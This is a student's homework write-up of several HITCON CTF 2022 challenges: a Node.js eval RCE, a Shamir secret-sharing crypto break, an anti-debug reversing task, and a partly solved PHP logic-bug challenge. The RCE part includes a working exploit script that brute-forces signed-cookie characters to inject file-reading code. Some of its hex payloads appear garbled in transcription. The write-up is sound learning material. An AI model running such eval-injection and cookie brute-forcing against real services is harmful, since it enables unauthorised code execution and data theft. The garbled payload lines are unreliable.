Computer Security

Name: Warron Yiang Wai Loon
Student Number: B09902078

Due Date: 5^{th} Jan 2023
Subject: Bonus Homework

Hitcon CTF 2022

The details of Hitcon CTF




Figure 1: Details of CTF competition

My Team




Figure 2: Our team profile!

Teammate

b09902121, b09902098.

RCE – Web (Solved)

This problem is solved by b09902078. This problem is about Signed cookies and nodejs eval function.

Web Server

The functionality of web server is simply and limit, the only user could do is press the RCE button.




Figure 3: The interfaces of webserver

The web server will generate a list of random bytes after received the RCE button input, and use the eval function to run the random bytes after convert the list of random bytes into correspond strings when the length of strings is reached 40.

```
app.get('/random', function (req, res) {
    let result = null;
    // when the length of the random bytes is exceed 40
    if (req.signedCookies.code.length >= 40) {
        // convert the random bytes generated by server to strings
        const code = Buffer.from(req.signedCookies.code, 'hex').toString();
        try {
            // eval the string
            result = eval(code);
        } catch {
            result = '(execution error)';
        }
        res.cookie('code', '', { signed: true })
            .send({ progress: req.signedCookies.code.length, result: `Executing '${code}', result = ${
    } else {
        res.cookie('code', req.signedCookies.code + randomHex(), { signed: true })
            .send({ progress: req.signedCookies.code.length, result });
    }
});
```

Figure 4: Main part of source code

The result of the eval function will be show at the webpages.

Vulnerability

Obviously, the eval function will be the Vulnerability of this problem, which might cause the attacker to achieve Remote Code Execution (RCE), as mentioned at the problem's name. However, the eval function only received the random string that generated by server as its parameters, which 'seem' that we cannot directly control the value of the parameters of eval function.

Random Code ?!

In details, the server will generate the random cookies for the users after received the GET request (users press the RCE button) per word each time. In other words, the server will interact with user's cookies total 40 times until meet the limitation and do the eval function by using the cookies of users.

However, we cannot directly change the cookies to do RCE as the server used Signed Cookies to prevent the cookies been tampered.

Signed Cookies

Web server will generate a secret key and use it to signed the cookies before passing to the users. Signed action is defined as the following:

$$signed\ cookies = h(key, cookies)$$

where h is the well known hash function such as sha1. Then, the users will received the cookies with the form:

$$< cookies > . < signed\ cookies >$$

Then, web server will compare the cookies received from the users by signed the cookies with the secret key and compare to the signed cookies attached in the cookies which sent by user. Thus, we are not able to modified the cookies as the signed cookies will protect its integrity and we don know the secret key of the web server which is used to signed the cookies.

Random per word...?

Recall that the cookies is generated per word each time. Each word is randomly choose from the list between [0, F] character. We can brute force with the same previous cookies and its signed cookies if the current character is not matched to our expectation while generating the 40 words of cookies. That is, we keep sent the previous cookies until the new generated word is the target character, then repeat the action again with the cookies with new generated character. This method can escape the signed cookies protection (as we uses the correct signed cookies), and generate the cookies as the code we want to do RCE to the web server.

RCE!

Now, we have the method to do RCE. The only problem is each eval codes cannot be have the length exceed 40. Thus, we have to sent the code with the minimum words as it could do the same function. Also note that the name of the flag is encrypted with random bytes, we have to find the name with using function readdirSync("/") in the nodejs to get all the files name in the root directory.

Figure 5: The flag append with random bytes

Solution

```python
import requests

url = 'http://211p8i4e68.rce.chal.hitconctf.com/'
url2 = 'http://211p8i4e68.rce.chal.hitconctf.com/random'
# /flag-1e5657085ea974db77cdef03cc5753833fea1668
# /flag-1e5657085ea974db77cdef03cc5753833fea1668
'''
payload = [ 'f=require("fs");;;;;',
            'f.readdirSync("/");;',
            's1="/flag-1e565708";',
            's2="5ea974db77cde";;',
            's3="f03cc5753833";;;',
            's4="fea1668";;;;;;;;',
            's5=s1+s2+s3+s4;;;;;;',
            'x="utf-8";;;;;;;;;;;',
            'f.readFileSync(s5,x)'
          ]
'''
payload = [       '663d726571756972652822667322293b3b3b3b3b',
                      '662e726561646469725379e6328222f22293b3b',
                      '73313d222f666c61672d3165353635373038223b',
                      '73323d223565613937346462373736465223b3b',
                      '73333d226630336363353735333833333223b3b3b',
                      '73343d226665613136363822 3b3b3b3b3b3b3b3b',
                      '73353d73312b73322b73332b73343b3b3b3b3b3b',
                      '783d227574662d38223b3b3b3b3b3b3b3b3b3b3b',
                      '662e7265616446696c6553796e632873352c7829']
ptr = 0

current_cookies = ''
r = requests.get(url=url, params='/')
print(r.cookies, r.status_code)
current_cookies = r.cookies
```

```
for p in payload:
        start = 36
        ptr = 0
        print(p, len(p))
        assert len(p) == 40
        while ptr < len(p):
                r2 = requests.get(url=url2, cookies=current_cookies)
                s = str(r2.cookies)
                if s[start] == p[ptr]:
                        current_cookies = r2.cookies
                        ptr = ptr + 1
                        start = start + 1
                        print(s, r2.status_code)
        r = requests.get(url=url2, cookies=current_cookies)
        current_cookies = r.cookies
        print(f'2> {r.content}')
        print(f'2> {current_cookies}')
```

Flag




Figure 6: The flag!

BabySSS – Crypto (Solved)

This problem is solved by b09902121. This problem is about Chinese Remainder Theorem.

Details of the problem

The questions provided 8 shares, and 5 of them are 3389, 50683, 6445, 45286 and 5649. These 5 number are coprime to each other, and any multiplcation of 2 number between these 5 numbers is larger than 2^{64}.

Thus, we can uses Chinese Remainder Theorem to sovled the constant coefficient and decrease the constant factor of all y and divided by x, then we can uses the same method (repeat the same action) to solve another constant coefficient, until all of the constant coefficient is known.

$$y = ax^2 + bx + c \rightarrow y \ mod \ x = c$$

Note that the shamir's secret sharing in the question doesn't take modulo, so we still can solved the coefficient even the amount of shares is not enough or less.

Solution

```
from Crypto.Cipher import AES
from hashlib import sha256
from math import gcd
from sympy.ntheory.modular import crt

DEGREE = 128

def polyeval(poly, x):
    return sum([a * x**i for i, a in enumerate(poly)])

shares = eval(input())
cipher = eval(input())
nonce = eval(input())

# find proper shares to solve CRT
x = []
y = []
for i in range(len(shares)):
    for j in range(i + 1, len(shares)):
        if gcd(shares[i][0], shares[j][0]) != 1:
            break
    else:
        x.append(shares[i][0])
```

```
        y.append(shares[i][1])

print(x)
# use CRT to solve coefficients
poly = []
for i in range(DEGREE + 1):
    a = [y[i] % x[i] for i in range(len(x))]
    coef = crt(x, a)[0]
    poly.append(coef)
    for i in range(len(x)):
        y[i] -= coef
        y[i] //= x[i]

secret = polyeval(poly, 0x48763)
key = sha256(str(secret).encode()).digest()[:16]
aes = AES.new(key, AES.MODE_CTR, nonce=nonce)
print(aes.decrypt(cipher))
```

Flag

```
┌──(kali㉿kali)-[~/Documents/hitcon/babysss]
└─$ python3 sol.py < output.txt
[3389, 50683, 6445, 45286, 5649]
b'hitcon{doing_SSS_in_integers_is_not_good_:(}'
```

Figure 7: The flag!

References

1. https://crypto.stackexchange.com/questions/92225/what-is-the-reason-for-shamir-s

Meow – Reverse (Solved)

This problem is solved by b09902078. This problem is about encrypted/packed program with debug detection.

Details of program




Figure 8: The details of meow_way

IDA Pro...?

Since it is reverse problem, the first thing to do is to open up the IDA and disassemble the binary. After that, we can see the program required the arguments to be the flag and the length of flag is clearly be 48. Then, its will run several functions to do the encryption(?) to the flag and compare with the global variables which already holds the encrypted flag data. That is, our target is to realise those functions and decrypted/reverse the encrypted flag!

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+0h] [ebp-24h]
  int v5; // [esp+0h] [ebp-24h]
  int FLAG; // [esp+14h] [ebp-10h]
  int v7[2]; // [esp+18h] [ebp-Ch] BYREF

  v7[0] = -1;
  v7[1] = -1;
  if ( argc < 2 )
  {
    printf("Usage: %s <flag>\n", (char)*argv);
    exit(1);
  }
  if ( strlen(argv[1]) != 48 )
  {
    printf("Wrong length\n", v4);
    exit(1);
  }
  FLAG = (int)argv[1];
```

Figure 9: The first part of main function

However, there is not way to be so easy for us XD. When I decided to disassemble the function, its shows that it is a dynamic loaded function and we cannot do static disassemble/debug.

```
.data:00405448 ; int (__cdecl *dword_405448)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00405448 dword_405448    dd ?                    ; DATA XREF: sub_401040+3↑w
.data:00405448                                         ; _main+16B↑r
.data:0040544C ; int (__cdecl *func1)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:0040544C func1           dd ?                    ; DATA XREF: sub_401000+3↑w
.data:0040544C                                         ; _main+C8↑r
.data:00405450 ; int (__cdecl *dword_405450)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00405450 dword_405450    dd ?                    ; DATA XREF: sub_4011C0+3↑w
.data:00405450                                         ; _main+552↑r
.data:00405454 ; int (__cdecl *dword_405454)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00405454 dword_405454    dd ?                    ; DATA XREF: sub_4010D0+3↑w
.data:00405454                                         ; _main+2D9↑r
.data:00405458 ; int (__cdecl *dword_405458)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00405458 dword_405458    dd ?                    ; DATA XREF: sub_401220+3↑w
.data:00405458                                         ; _main+648↑r
.data:0040545C ; int (__cdecl *dword_40545C)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:0040545C dword_40545C    dd ?                    ; DATA XREF: sub_4010C0+3↑w
.data:0040545C                                         ; _main+2AE↑r
.data:00405460 ; int (__cdecl *dword_405460)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00405460 dword_405460    dd ?                    ; DATA XREF: sub_4012C0+3↑w
.data:00405460                                         ; _main+7ED↑r
.data:00405464 ; int (__cdecl *dword_405464)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00405464 dword_405464    dd ?                    ; DATA XREF: sub_401260+3↑w
.data:00405464                                         ; _main+6EE↑r
```

Figure 10: The second part of main function, with many unknown function

x86dbg dynamic debug...?

Then, I decided to use x86dbg to dynamically debug the program to figure out what the functions will do to the flag. However, the creator of the program predict our thought/plan, its set the debug detection in the program so that we cannot step inside the function to run through the function. That is, when we step inside the function, its will immediately detect our action and do the exception and exit the program.

Although we cannot step inside the function, but when we do step over the function, the program will run correctly and move on to the next function without exception occurs. In this case, I decided to see the difference of input which before the function and the after.

That is, we can shows the value of the input which store at the global variables, and record down the input changes after call the abitrary function.




Figure 11: The input before calling functions




Figure 12: The input after calling functions

One function for one char

After run through different combination, several times of the program and the observation of input changes, I realised that each function only modify/encrypt each character. In other words, we can treat the function as the mapping black box, which each character will mapped to another character after the mapping black box. Recall that in IDA pro, we can found that it actually have total 48 functions in the main function, which make me confirm our 'guess' to be correct.

$$c_i' = f(c_i) \qquad \forall\ 0 \leq i < 48$$

In my solution, I decided to write a script to generate the strings with length of 48 and with all the same character. Then, we run the program and determine the final input after run through all of the function, and compare it to the encrypted flag. If the corresponding index have the character mapped to the values which is the same in the corresponding index of encrypted flag, then we can said that the character is correct for the corresponding positions.

Some Note

- If the encryption function involved another character when encrypting the abitrary character, then our solution will failed.
- There is a tools called PIN in IDA Pro, which is very suitable for solving the problem like this. The concept of the tools is actually same as the solution, but with the automatic script and saved A LOT OF TIME. (which manually brute force take me about 2 hours QQ).

Solution

The codes is in src/meow/sol.py.

Flag




Figure 13: The flag!

YeeClass – Web (Nearly Solved)

This problem is managed by b09902078. This problem is about logic bug of web server and improper implementation/protection of sensitive data.

Web Server

The functionality of web server is the classroom web applications. Users can register or login his/her account with any name and password.




Figure 14: The interfaces of webserver

After login into an account, we can use the functionality of submit the public homework which is viewable by another student, or the private homework which is viewable by TAs and Teacher only. With this observation, we can knows that there exists some different identity/permission between Student, TAs and teacher. This observation can be verified as correct with the source code config.php provided:

```php
<?php

ini_set('display_errors', 0);
ini_set('display_startup_errors', 0);
error_reporting(E_ERROR);

define("PERM_STUDENT", -1);
define("PERM_TA", 0);
define("PERM_TEACHER", 1);

if (!session_id()) {
    session_start();
}

$pdo = new PDO("mysql:host=database;dbname=yeeclass;charset=utf8mb4", "yeeclass", "yeeclass");

?>
```

Figure 15: The source code of config.php

FLAG !

Recall that in the homepage of the web server, there is a section named as FLAG, which is closed/no viewable to student. In this case, our target becomes try to check/view

inside the FLAG section to obtained the flag.




Figure 16: hmmm... SUSpicious section

Besides, in the source code init.php, we can see that the flag is actually be the part of the submission/homework with the hashing id shows as below:


```php
<?php

$pdo = new PDO("mysql:host=database;dbname=yeeclass", "yeeclass", "yeeclass");

$username = "flagholder";
$password = base64_encode(random_bytes(40));

echo "Username: $username; Password: $password\n";

// create user
$user_query = $pdo->prepare("INSERT INTO user (username, `password`, class) VALUES (?, ?, ?)");
$user_query->execute(array($username, hash("md5", $password), 0));

// submit flag
$id = uniqid($username."_");

$submit_query = $pdo->prepare("INSERT INTO submission (`hash`, userid, homeworkid, score, content)
    VALUES (?, ?, ?, ?, ?)");
$submit_query->execute(array(
    hash("sha1", $id),
    $pdo->lastInsertId(),
    1,
    100,
    $_ENV["FLAG"]
));

?>
```

Figure 17: The source code of init.php

Note that the uniqid is the main vulnerability of this problem, its will be mentioned after.

Public/Private Submission

When we views into the public/private submission, the webserver will do the sql query and retrieve the homework which have the homeworkid of the corresponding index, which public is 2 and private is 3. By viewing the source code init.php, we can also confirm that the flag submission holds the homeworkid as 1. This observation also can be verified as correct by viewing the source code submission.php:



```php
if (isset($_GET["homeworkid"])) {
    $homework_query = $pdo->prepare("SELECT * FROM homework WHERE id=?");
    $homework_query->execute(array($_GET["homeworkid"]));
    $result = $homework_query->fetch(PDO::FETCH_ASSOC);

    if (!$result) {
        http_response_code(404);
        die("Homework not found");
    }

    if ($_SESSION["userclass"] < PERM_TA && !$result["public"]) {
        http_response_code(403);
        die("No permission");
    }

    $mode = "homeworklist";
    $total_query = $pdo->prepare("SELECT COUNT(*) FROM submission WHERE homeworkid=?");
    $total_query->execute(array($_GET["homeworkid"]));
    $total = $total_query->fetchColumn(0);

    $page = max(1, min(intval($_GET["page"]), ceil($total / 10)));

    $list_query = $pdo->prepare("SELECT s.*, u.username, h.name, h.public FROM submission s
        LEFT JOIN user u ON u.id=s.userid LEFT JOIN homework h ON h.id=s.homeworkid WHERE s.
        homeworkid=? ORDER BY s.time DESC LIMIT 10 OFFSET ?");
    $list_query->bindValue(1, $_GET["homeworkid"]);
    $list_query->bindValue(2, ($page - 1) * 10, PDO::PARAM_INT);
    $list_query->execute();
```

Figure 18: The source code of submission.php

In the same source code submission.php, we can also knows that we don't have the permission to view the private submission and the flag submission, as our userclass is defined as not allowed to view it.

```php
} else {
    // list submissions
    if (isset($_GET["homeworkid"])) {
        $homework_query = $pdo->prepare("SELECT * FROM homework WHERE id=?");
        $homework_query->execute(array($_GET["homeworkid"]));
        $result = $homework_query->fetch(PDO::FETCH_ASSOC);

        if (!$result) {
            http_response_code(404);
            die("Homework not found");
        }

        if ($_SESSION["userclass"] < PERM_TA && !$result["public"]) {
            http_response_code(403);
            die("No permission");
        }

        $mode = "homeworklist";
        $total_query = $pdo->prepare("SELECT COUNT(*) FROM submission WHERE homeworkid=?");
        $total_query->execute(array($_GET["homeworkid"]));
        $total = $total_query->fetchColumn(0);

        $page = max(1, min(intval($_GET["page"]), ceil($total / 10)));
```

Figure 19: The protection code of viewing submission

The result after we force to view private/flag submission:

Figure 20: Blocked...

Vulnerability 1 - Logic Bug

Note that the webserver uses the SESSION to store the information of our userclass, userid, username and another information to do the identify action. SESSION is more secure than using pure cookies to identify the users, but only when it is well-implemented. The Logic bug/ incorrect implementation in this problem shows as below:

```
88          <?php } else { ?>
89          <section id="list">
90              <table>
91                  <thead>
92                      <tr>
93                          <th>Homework</th>
94                          <th>Score</th>
95                          <th>Submitted By</th>
96                          <th>Timestamp</th>
97                      </tr>
98                  </thead>
99                  <tbody>
100                     <?php foreach ($result as $row) { ?>
101                     <tr>
102                         <?php if ((isset($_SESSION["userid"]) && $_SESSION["userclass"] >= PERM_TA)
                                || $row["userid"] == $_SESSION["userid"]) { ?>
103                         <td><a href="submission.php?hash=<?= $row['hash'] ?>"><?= $row["name"] ?></
                            a></td>
104                         <?php } else { ?>
105                         <td><?= $row["name"] ?></td>
106                         <?php } ?>
